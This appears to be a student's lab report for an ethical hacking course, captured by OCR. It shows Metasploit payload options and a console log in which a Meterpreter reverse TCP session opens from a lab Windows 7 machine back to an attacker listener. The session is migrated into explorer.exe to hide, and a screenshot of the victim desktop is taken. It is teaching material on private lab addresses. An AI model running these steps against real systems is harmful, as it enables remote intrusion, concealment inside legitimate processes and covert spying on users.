SHOW ADVANCED OPTIONS:



```
   PingbackRetries              0             yes       How many additional successful pingbacks
   PingbackSleep                30            yes       Time (in seconds) to sleep between pingbacks
   PrependMigrate               true          yes       Spawns and runs shellcode in new process
   PrependMigrateProc           explorer.exe  no        Process to spawn and run shellcode in
   ReverseAllowProxy            false         yes       Allow reverse tcp even with Proxies specified. Conne
```




```
lport => 444
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4444
[*] Sending stage (200262 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.102:4444 -> 192.168.1.101:49180) at 2021-04-26 12:51:24 +1000

meterpreter > getpid
Current pid: 2428
meterpreter > ps -S explorer
Filtering on 'explorer'

Process List
============

 PID   PPID  Name          Arch  Session  User                   Path
 ---   ----  ----          ----  -------  ----                   ----
 1324  1040  explorer.exe  x64   1        EH21-W7-1630117\admin  C:\Windows\Explorer.EXE
 2428  552   iexplorer.exe x64   1        EH21-W7-1630117\admin  C:\Users\admin\AppData\Local\Temp\iexplorer.exe

meterpreter > migrate 1324
[*] Migrating from 2428 to 1324...
[*] Migration completed successfully.
meterpreter > pwd
C:\Windows\system32
meterpreter > getpid
Current pid: 1324
meterpreter > ps -S exploer
Filtering on 'exploer'
No matching processes were found.
meterpreter > ps -S explorer
Filtering on 'explorer'

Process List
============

 PID   PPID  Name          Arch  Session  User                   Path
 ---   ----  ----          ----  -------  ----                   ----
 1324  1040  explorer.exe  x64   1        EH21-W7-1630117\admin  C:\Windows\Explorer.EXE

meterpreter > █
```

3.2 Use the Meterpreter session obtained above to grab a screenshot of the remote Win7 desktop. The Meterpreter command to use can be found in Lecture 6 slides. By default, this screenshot picture will be saved to the '/home/kali' directory.


a) What's the Meterpreter command line for this?

screenshot



```
meterpreter > screenshot
Screenshot saved to: /home/kali/BdGNjdeT.jpeg
```

b) Send this picture by email to you, and then insert this picture to your lab report.



BdGNjdeT.jpeg (JPEG Image, 1511 × 928 pixels) - Scaled (82%) - Mozilla Firefox

file:///home/kali/BdGNjdeT.jpeg

Adobe Reader

There was an error opening this document. This file is already open or in use by another application.